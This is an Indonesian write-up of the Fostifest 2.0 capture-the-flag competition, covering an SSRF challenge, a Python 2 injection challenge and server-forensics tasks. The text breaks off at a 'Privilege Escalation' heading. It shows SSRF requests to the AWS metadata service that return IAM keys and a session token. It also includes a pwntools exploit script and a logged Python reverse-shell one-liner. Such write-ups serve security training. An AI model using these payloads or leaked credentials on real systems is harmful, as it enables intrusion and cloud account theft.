

WRITE UP CTF FOSTIFEST 2.0



Nama Tim :
ANAK PUNK DEPOK

Anggota :


- A. Wahyudi (ketua)
- Rehan R. (anggota)
- Firstiannisa (anggota)

DAFTAR ISI :

WEB HACKING	3
qr-stalk	3
PWN	6
PyWN	6
FORENSICS	9
The Attacker	9
Initial Access Backdoor	11
Interactive Shell	13
Privilege Escalation	14
Repo Of PE File	16
Local Enumeration	17
BONUS	18
Sanity Check	18
Fosti Server Password	19
Feedback	19


WEB HACKING

qr-stalk



Solution:

Terdapat sebuah tampilan web seperti berikut yang meminta kita untuk mengupload QR code.



Berdasarkan hint yang diberikan, challenge ini merupakan challenge SSRF yang menggunakan layanan AWS, khususnya Elastic Beanstalk. Menggunakan [referensi ini](#), saya membuat dua QR code. QR yang pertama berisi url untuk mendapatkan accountId dan region



```
Not secure | 35.85.47.15:8001/result
http://169.254.169.254/latest/dynamic/instance-identity/document/ Type : url
Data : http://169.254.169.254/latest/dynamic/instance-identity/document

Source Content

{
  "accountId" : "265281505139",
  "architecture" : "x86_64",
  "availabilityZone" : "us-west-2b",
  "billingProducts" : null,
  "devpayProductCodes" : null,
  "marketplaceProductCodes" : null,
  "imageId" : "ami-0c09c7eb16d3e8e70",
  "instanceId" : "i-097a06563247292a9",
  "instanceType" : "t2.micro",
  "kernelId" : null,
  "pendingTime" : "2022-10-07T15:10:12Z",
  "privateIp" : "172.31.20.82",
  "ramdiskId" : null,
  "region" : "us-west-2",
  "version" : "2017-09-30"
}
```

QR code pertama + result

sedangkan QR kedua berisi [url](#) yang digunakan untuk mengambil AccessKeyId, SecretAccessKey, dan Token.



```
Not secure | 35.85.47.15:8001/result
http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role/ Type : url
Data : http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role

Source Content

{
  "Code" : "Success",
  "LastUpdated" : "2022-10-08T10:04:32Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA7RACQ5ZVKQ5DLMR",
  "SecretAccessKey" : "9h7CnpPpqMeZgnC/ASjxf900zSlgHy4YhGCIqwZ3",
  "Token" :
    "IQoJb3jp221uX2vJEGIaCXVzLxdlc3QtMiJGMEOQCIEd1My6MvUVTIwgB/E10cNrlfs27yN9Sjbq8md1EyOeRAiAuJtB19p6/pd
    Au2v7jhkjdBF5/JjvJw82LFEBzaw/7Fn1rMBAgREAAaDD12NT1AMTUWTEzOSMazlXUyPmlutBsjiickqKExbw/aU71GQvBNK1JG
    L66GwVrdjcmw0e2UNASC1f6spIw5EKhxttFxE14/8zPg0txW6eZ9s1VdLsgoZcgQ13lNe1KahypVOMZyVenWSKVF3MqJ4R7if
    I0jqf6XLm8iT0B1T1+Pqt5Kce3tHSA/eYUm2zc0sk6Yr3icv6+CH2pjx7ip+cKHn7Exvh/kxnVjFrj0rOHhwoOGG/EG9aUCUP
    i3ySpwXvkygIn23pIhp931sNBEP472TeoG+0717g1456nIAy6M50TljR8qXnEuTei6ie61qM8vNOf38U+NXHM453zeZ4xpab0
    wvHvcK201GvUane+uJN7fNLPrPMtAmVctelvY80kynia4cfnPb37LazmnF815hmpSk7fH0qpgag5kbDnjLw0pQNaai+6Lv
    rcleb81BqSue+tjPXMM4mJuT21Ee/egT079El0u3tsw+vgdveGCPAnR13Pbw5Q7Q/Bw5Lks/jKK+yUpjuwaAt5ZBFb
    BiB1M12tv+1ZMsEKQgZkqb8MvxJ164qmEkVBy41SmCdM2tyWA5bfOKV3920RCRBrzoiCJUQukcFSM6QrK/xo6ZEF11c+RkosM
    g42tH3pWmfI7+r5XuTeckhd+81jiM49+s32klev00Mt/T717N1V1Nbns8CynqIOR8eRt35geFrzicx1FzbXlw39ciIQ0LQQ
    f3aNzb1r+F3ind305B+uMlt+L4YTcvLwAbjqaqOCvogkHbs6DUL/nwfATgBq9miMVCByn2u5bbryfUcoUuhnUu2oSybmmUCB
    v3ap7Zt93deiKF47/E1bjv254Am0QjR/d1rGkd1uJfhoXjetw69ELIDNLAF+u12pdsq/imijmRvD+xidTvSryoheC1jb1E/Ep
    E9vOyakub197bGQA44D/Hjeaf1pHJGSVGnfjYRe7617z4wCmx/10KChvJGrZaC9K",
  "Expiration" : "2022-10-08T16:12:37Z"
}
```

QR kedua + result

Lalu akses S3 bucket dengan command `aws s3 ls`

`s3://elasticbeanstalk-[REGION]-[ACCOUNT_ID]/` seperti berikut.

```
C:\Users\ACER>aws s3 ls s3://elasticbeanstalk-us-west-2-265281505139/
Unable to locate credentials. You can configure credentials by running "aws configure".
```

Sebelum diakses, kita perlu melakukan konfigurasi credentials menggunakan command "aws configure". Berikut isi dari file credentials.

A screenshot of Visual Studio Code showing the 'credentials' file. The code is a single-line JSON object defining AWS credentials:

```
C: > Users > ACER > .aws > credentials
1 [default]
2 aws_access_key_id = ASIAT3RACQ5ZVKQ5DLMR
3 aws_secret_access_key = 9h7CnpPpqMeZgnC/ASjx/f900zsIgHy4YHGC1qwZ3
4 aws_session_token = IQoJb3Jpz2luX2VjEGiaCXvzLxd1c3QtM1jGMEQCIEd1My6MvUVTIWgB/E10cNr1fSz7yN9Sjbq8md1EyOeRAiAuJtB19p6/pdAu2v7jhkJdBf5/JjvJw82LFE8zaW7fNirMBAgREAAaDDI2NTI4MTUwNTEzOSIMazNXUyPmlUBSjicKqkExbW/aU71GQvBNKIJGL6GGwVrdjcMw0E2UNASCIffspIw5EKHxtctfXE14/
8zPgDtxW6eZ9s1VdLSgoZCgQ131Ne1Kahyp0VDMZyVeWKSKVf3MqJ4R7ifI0jQF6X1M8iT0B1Tl+pQt5KCe3tHSA/eyUm2z0sk6Yr3cicv6+CH2pjXf7iP+CKHN7Exv6h/kxnVvjFrjdrOH0wOGG/EG9aUCUPiJySpwXvkYgInZ3p1hp931sNBEP47ZTeoG+07i7g1456nIAy6M50T1jR8qXvEuTe16ie6iqMBvNOF38U+NXHM4S3zeZZ4xpaB0wvHJvcKZ01GvJane+uNJN7FnILPfPMtAmVctewY80kyunii4cfnPBrBjxLazmrF815hmpSKh7fH0qgag5KbDnjLw9pQNaRai+6LvrclLeb81BqSUE+t+jPXMM4mJu121ee/egT0T9Elou3E8itOiksfw+vgdveGCPAnRisJP6w507QzBw5Lks/jKK+yUpjwuAt5zBFBBiBM12tV+1ZMsEKQgZkqB8gMvxIJ64qmEkVBy41SmCdM2TyCWASBfOKV39ZORCRBrZoiCJUQukcF5M6QrK/xoQ6ZEFl1c+RkosMbG42tH3PwGMFi7+eSWXuTeEkHd+81ji1MAs9+s3Zklev0@CM/TJ71N1v1QNbub8CynqIOR8eRt35gErZicxFzbXlw39CiixQOLQQf3qNzb1r+F3jnd305B+mWlt+L4YTCV1owAbjqqaQCV0gkaHbs6DuL/nwfAjTgBq9miMVcByn2u5b8ryfUC0IuhnUu2oSYbmnuCv3ap7WZt9JdEiKF47/E1bjv254Am0QJR/dv1rGKdMuJfhoXjetw69ElIDNLAF+u12pdsq/1mjJmRvD+xidTvSryoheC1Jb1E/EpE9v0yakuBi9jbGQA4dD/HjeaFJpHJGSVgNfjYRe7G17Zj4wCmx/1DkCDhvjIGrZaC9k
```

Lalu akses kembali bucketnya dan terlihat ada 1 file flag di dalam bucket tersebut.

```
C:\Users\ACER>aws s3 ls s3://elasticbeanstalk-us-west-2-265281505139/
2022-10-07 22:08:09          44  flag
```

Untuk mendapatkan isi dari file tersebut, saya menggunakan bantuan s3streamcat yang dapat diinstall menggunakan command pip install s3streamcat.

```
C:\Users\ACER>s3streamcat s3://elasticbeanstalk-us-west-2-265281505139/flag
Fostifest{5d89320ac7ab789ac1beb60c294f526e}
```

Flag: **Fostifest{5d89320ac7ab789ac1beb60c294f526e}**

PWN

PyWN

Challenge7 SolvesX

PyWN

356

nc 103.250.10.198 10011

[fosticrypt.py](#)

FlagSubmit

Solution

Diberikan sebuah service challenge dengan file *fosticrypt.py*, berikut adalah isi dari file tersebut.

```

#!/usr/bin/env python2

import os, sys
import subprocess
from random import randint

class Unbuffered(object):
    def __init__(self, stream):
        self.stream = stream
    def write(self, data):
        self.stream.write(data)
        self.stream.flush()
    def writelines(self, datas):
        self.stream.writelines(datas)
        self.stream.flush()
    def __getattr__(self, attr):
        return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

secret = randint(0, 999999)
blacklist = [" ", "|", "\x07", "$", "\x01", "\x04"]

try:
    key = input("[>] Insert key to use our service: ")

    if key == secret:
        text = raw_input("[>] Plaintext: ")
        for i in blacklist:
            if i in text or len(text) > 9:
                print "[!] Not allowed!"
                exit()

        enc = "echo '{0}' | base64 | rev".format(text)
        procc = subprocess.Popen(enc, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
        secc = procc.communicate()[0]
        print "[*] Ciphertext : ", secc
        exit()
    else:
        print "[!] Wrong!"
except:
    print "[!] Wrong!"

```

Dari file tersebut, saya dapat mengetahui bahwa terdapat vuln pada function `input()` karena challenge dibuat dengan menggunakan python2. Maka dari itu saya dapat menginput sebuah string pada function tersebut. String atau payload yang saya gunakan adalah '`__import__('os').system('cat flag.txt')`'. Berikut adalah script penyelesaian yang saya buat.

```
#!/usr/bin/python2

from pwn import *

# remote connection
r = remote('103.250.10.198', 10011)

# receive banner
print r.recvuntil('service: ')

# send secret key
r.sendline("__import__('os').system('cat flag.txt')")

# receive flag
print r.recvall()

# Path: CTF\Fostifest\pwn\PyPWN\flag.txt
# Fostifest{ezzzz_python2_pwn_cooyyyyyy}
```

Output

```
[x] Opening connection to 103.250.10.198 on port 10011
[x] Opening connection to 103.250.10.198 on port 10011: Trying 103.250.10.198
[+] Opening connection to 103.250.10.198 on port 10011: Done
[>] Insert key to use our service:
[x] Receiving all data
[x] Receiving all data: 0B
[x] Receiving all data: 40B
[x] Receiving all data: 51B
[+] Receiving all data: Done (51B)
[*] Closed connection to 103.250.10.198 port 10011
Fostifest{ezzzz_python2_pwn_cooyyyyyy}
[!] Wrong!
```

Flag : **Fostifest{ezzzz_python2_pwn_cooyyyyyy}**

FORENSICS

The Attacker



Desc :

Server Fosti yang memiliki beberapa service yang berjalan di dalamnya telah dimasuki oleh hekerz pada sekitar tanggal 20-25 september, diduga kuat hekerz tersebut telah menanamkan banyak backdoor di dalam server. Tugas kalian adalah menyelidiki dan menginvestigasi pada server Fosti agar semua jejak hekerz tersebut terlacak

Pada challenge ini carilah IP dari si Attacker alias Hekerz Format Flag: Fostifest{IP-Attacker}

Solution :

1. Terdapat file zip didalamnya terdapat .ova, setelah di extract menggunakan password yang ada di persoalan bonus kami menjalankan .ova tersebut.
2. setelah itu karena server ova yg didalam nya terdapat server ubuntu terkunci, kami mencoba mencari link referensi di youtube dan didapatkan di link sbb : <https://www.youtube.com/watch?v=b8U7UCLccUg>
3. setelah berhasil mengganti password nya melalui referensi youtube diatas, kami mencoba untuk menganalisa server tersebut menggunakan tools winscp dan notepad ++
4. karena di deskripsi diberitahu rentang tanggal antara 20-25 september dan service yang berjalan adalah web (port 80) maka kami mencoba menginvestigasi pada bagian var/log/apache2
5. setelah itu kami cek satu per satu dan ada file yang diakses pada tanggal 25-09-2022 dalam bentuk zip, dan kami coba extract kemudian analisa file tersebut
6. ditemukan IP Attacker yang mencoba mengakses server dan kami menemukan flag nya : **Fostifest{192.168.56.1}**
7. Screenshoot terlampir




Initial Access Backdoor

Desc :

Full path backdoor for initial access in system Flag: `Fostifest{%`s} Example:
`Fostifest{/path/path/path/file}`

Solution :


1. setelah itu kami lanjut untuk analisa file yang ada di direktori `/var/log/apache2`, didalamnya terdapat `error.log.2.gz`, `access.log.2.gz`, dan `acces-assets.log.2.gz` kami fokuskan ketiga file tersebut
2. kami coba untuk mengecek file `error.log.2.gz` dan kemudian kami analisa, rupanya terdapat ip dan file yang mencurigakan
3. setelah kami coba cek file nya di direktori `/var/www/html/storage/app/public/competition` dan didalamnya terdapat backdoor yaitu dengan nama file `hacker-CTF-19092022095831.php`
4. dan kami dapatkan flagnya :
`Fostifest{/var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php}`
5. screenshot terlampir



```

access.log.2 [access.log.2] [error.log.2] [hacker-CTF-19092022095831.php.2] [error.log.3] [access.log.3] [access.log.2] [access.log.1]
1 [Sat Sep 24 11:44:40.304917 2022] [mpm_prefork:notice] [pid 753] AH00063: Apache/2.4.41 (Ubuntu) configured -- resuming normal operations
2 [Sat Sep 24 11:44:40.305062 2022] [core:notice] [pid 753] AH00094: Command line: '/usr/sbin/apache2'
3 [Sat Sep 24 11:49:59.893292 2022] [php:warn] [pid 1438] [client 192.168.56.1:62833] PHP Warning: Undefined array key "cmd" in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php on line 2, referer: http://192.168.56.11/peserta-lomba-notverified
4 [Sat Sep 24 11:49:59.893942 2022] [php:error] [pid 1435] [client 192.168.56.1:62833] PHP Fatal error: Uncaught ValueError: Argument #1 ($command) cannot be empty in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php:2: nStack trace:\n#0 /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php(2) : system()\n#1 (main)\n thrown in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php on line 2, referer: http://192.168.56.11/peserta-lomba-notverified
5 [Sat Sep 24 11:50:01.572872 2022] [php:warn] [pid 1436] [client 192.168.56.1:62846] PHP Warning: Undefined array key "cmd" in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php on line 2, referer: http://192.168.56.11/peserta-lomba-notverified
6 [Sat Sep 24 11:50:01.573942 2022] [php:error] [pid 1436] [client 192.168.56.1:62846] PHP Fatal error: Uncaught ValueError: system(): Argument #1 ($Command) cannot be empty in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php:2: nStack trace:\n#0 /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php(2) : system()\n#1 (main)\n thrown in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php on line 2, referer: http://192.168.56.11/peserta-lomba-notverified
7 [Sat Sep 24 11:50:37.476362 2022] [php:error] [pid 785] [client 192.168.56.1:62851] PHP Fatal error: Uncaught ValueError: system(): Argument #1 ($command) cannot be empty in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php:2: nStack trace:\n#0 /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php(2) : system()\n#1 (main)\n thrown in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php on line 2, referer: http://192.168.56.11/peserta-lomba-notverified
8 [Sat Sep 24 12:24:44.317388 2022] [mpm_prefork:notice] [pid 753] AH00069: caught SIGTERM, shutting down
9 [Sat Sep 24 13:36:51.424353 2022] [mpm_prefork:notice] [pid 751] AH00063: Apache/2.4.41 (Ubuntu) configured -- resuming normal operations
10 [Sat Sep 24 13:36:51.425128 2022] [core:notice] [pid 751] AH00094: Command line: '/usr/sbin/apache2'
11 [Sat Sep 24 13:42:42.353567 2022] [mpm_prefork:notice] [pid 751] AH00069: caught SIGTERM, shutting down
12 [Sat Sep 24 13:57:27.881848 2022] [mpm_prefork:notice] [pid 711] AH00063: Apache/2.4.41 (Ubuntu) configured -- resuming normal operations

```



Interactive Shell


Desc :

IP and Port attacker to get interactive shell Format Flag: Fostifest{IP:Port}

Example: Fostifest{x.x.x.x:xxxx}

Solution :

1. kami menganalisa file log yang ada di /var/log/apache2 dengan file log access.log.2.gz, kami extract ke notepad++ dan kami analisa log nya
2. setelah kami analisa ditemukan log yang mencurigakan dengan ip dan port dari attacker dengan memanfaatkan ssh port (22)
3. 192.168.56.1 - - [24/Sep/2022:11:49:30 -0400] "GET /storage/competition/asd-CTF-17092022040300.php?cmd=python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22192.168.56.1%22,8069));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);%27 HTTP/1.1" 404 6869 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0"
4. kami temukan flag nya : **Fostifest{192.168.56.1:8069}**
5. screenshot terlampir




Privilege Escalation

